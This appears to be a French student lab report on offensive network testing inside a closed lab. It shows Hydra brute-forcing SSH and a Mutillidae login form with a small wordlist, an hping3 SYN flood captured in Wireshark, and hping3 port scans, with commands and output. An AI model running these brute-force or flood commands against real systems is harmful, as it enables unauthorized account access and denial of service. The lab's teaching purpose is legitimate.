  libraptor2-0 librasqal3 librdf0 librevenge-0.0-0 libsigc++-2.0-0v5 libsuitesparseconfig5
  libuno-cppu3 libuno-cppuhelpergcc3-3 libuno-purpenvhelpergcc3-3 libuno-sal3
  libuno-salhelpergcc3-3 libvisio-0.1-1 libwpd-0.10-10 libwpg-0.3-3 libwps-0.4-4
  libxmlsec1 libxmlsec1-nss libyajl2 lp-solve uno-libs-private ure
Veuillez utiliser « sudo apt autoremove » pour les supprimer.
0 mis à jour, 0 nouvellement installés, 0 à enlever et 120 non mis à jour.
```

Création du dictionnaire :

```
root@client-mlif:/home/test# nano dico.txt
```

```
  GNU nano 6.2
test2
test3
root
siopass
test3
foch
test
assange
julien
host
root4
terminator
Twist
tiktok
test
root3
```

Lancement de l'attaque :

```
root@client-mlif:/home/test# hydra -l test -P dico.txt ssh://messagelab:22/
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-06 14:55:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:1/p:16), ~1 try per task
[DATA] attacking ssh://messagelab:22/
[22][ssh] host: messagelab   login: test   password: test
[22][ssh] host: messagelab   login: test   password: test
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 14:55:39
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 15:29:16
root@client-mlif:/home/test# hydra -l admin -P dico.txt 192.168.200.5 http-form-post "/mutil
lidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login
:Not Logged In"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-06 15:29:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19 login tries (l:1/p:19), ~2 tries per
task
[DATA] attacking http-post-form://192.168.200.5:80/mutillidae/index.php?page=login.php:usern
ame=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In
[80][http-post-form] host: 192.168.200.5   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 15:29:59
```

password en utilisant la vue de code source de cette page

```
if (theForm.username.value.length > 15 ||
    theForm.password.value.length > 15){
        alert('Username too long. We dont want to allow too many characters.\n\nSomeone might have enough room to enter a hack attempt.');
        return false;
};// end if
```

```
<input type="text" name="username" size="20" autofocus="autofocus">
```

```
<input type="password" name="password" size="20">
```

Une attaque Denial of Service (DOS) vise à rendre un service, un site web ou un réseau indisponible en envoyant de multiples requêtes ou en exploitant des failles pour épuiser ses
ressources.
Une attaque Distributed Denial of Service (DDOS) est une version plus puissante du DOS,
où plusieurs machines attaquent une seule cible en même temps.

Code HTTP	Signification
200	OK - La requête a réussi
301	Moved Permanently - Redirection permanente
401	Unauthorized - Authentification requise
404	Not Found - Ressource non trouvée
500	Internal Server Error - Erreur interne du serveur
504	Gateway Timeout - Temps d'attente écoulé

Installation du paquet hping3 :

```
root@client-mlif:/home/test# apt install hping3
```

lancement de capture de trame sans filtre wireshark :

```
root@client-mlif:/home/test# hping3 -S --flood -V -p 80 192.168.200.5
using enp0s3, addr: 192.168.50.30, MTU: 1500
HPING 192.168.200.5 (enp0s3 192.168.200.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

6583…	14.943907464	192.168.50.30	192.168.200.5	TCP	54 [TCP Port numbers reused] 57157 → 80 [SYN] Seq=0 Win=512 Len=0
6583…	14.943933216	192.168.50.30	192.168.200.5	TCP	54 [TCP Port numbers reused] 57158 → 80 [SYN] Seq=0 Win=512 Len=0
6583…	14.943967748	192.168.50.30	192.168.200.5	TCP	54 [TCP Port numbers reused] 57159 → 80 [SYN] Seq=0 Win=512 Len=0
6583…	14.943986913	192.168.200.5	192.168.50.30	TCP	60 80 → 56902 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.943986963	192.168.200.5	192.168.50.30	TCP	60 80 → 56903 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.943987004	192.168.200.5	192.168.50.30	TCP	60 80 → 56904 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.943990993	192.168.50.30	192.168.200.5	TCP	54 56902 → 80 [RST] Seq=1 Win=0 Len=0
6583…	14.943996306	192.168.50.30	192.168.200.5	TCP	54 56903 → 80 [RST] Seq=1 Win=0 Len=0
6583…	14.944004475	192.168.50.30	192.168.200.5	TCP	54 56904 → 80 [RST] Seq=1 Win=0 Len=0
6583…	14.944029896	192.168.200.5	192.168.50.30	TCP	60 80 → 56905 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.944029946	192.168.200.5	192.168.50.30	TCP	60 80 → 56906 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6583…	14.944029976	192.168.200.5	192.168.50.30	TCP	60 80 → 56907 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Envoi d’une multitude de requêtes mais avec plusieurs machine pour surcharger le service et faire en sorte qu’il tombe en panne

```
root@client-mlif:/home/test# hping3 --scan 1-65535 -S 192.168.200.5
Scanning 192.168.200.5 (192.168.200.5), port 1-65535
65535 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A...  63     0 64240    46
   80 http       : .S..A...  63     0 64240    46
 3306 mysql      : .S..A...  63     0 64240    46
```

machine 192.168.100.10

```
root@client-mlif:/home/test# hping3 -V -S 192.168.100.10 -p 1-1024
using enp0s3, addr: 192.168.50.30, MTU: 1500
HPING 192.168.100.10 (enp0s3 192.168.100.10): S set, 40 headers + 0 data bytes
len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=0 win=0 rtt=6.4 ms
seq=0 ack=1061047994 sum=b800 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=1 win=0 rtt=6.3 ms
seq=0 ack=250606631 sum=988b urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=2 win=0 rtt=6.2 ms
seq=0 ack=553311468 sum=c790 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=3 win=0 rtt=6.2 ms
seq=0 ack=1103197834 sum=61d6 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=4 win=0 rtt=6.1 ms
seq=0 ack=145436528 sum=9156 urp=0

len=46 ip=192.168.100.10 ttl=63 DF id=0 tos=0 iplen=40
sport=1 flags=RA seq=5 win=0 rtt=6.0 ms
seq=0 ack=1085397187 sum=3675 urp=0

^C
--- 192.168.100.10 hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 6.0/6.2/6.4 ms
```

sniffing du réseau :

```
root@client-mlif:/home/test# hping3 --listen icmp
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): No such device
Warning: can't disable memory paging!
```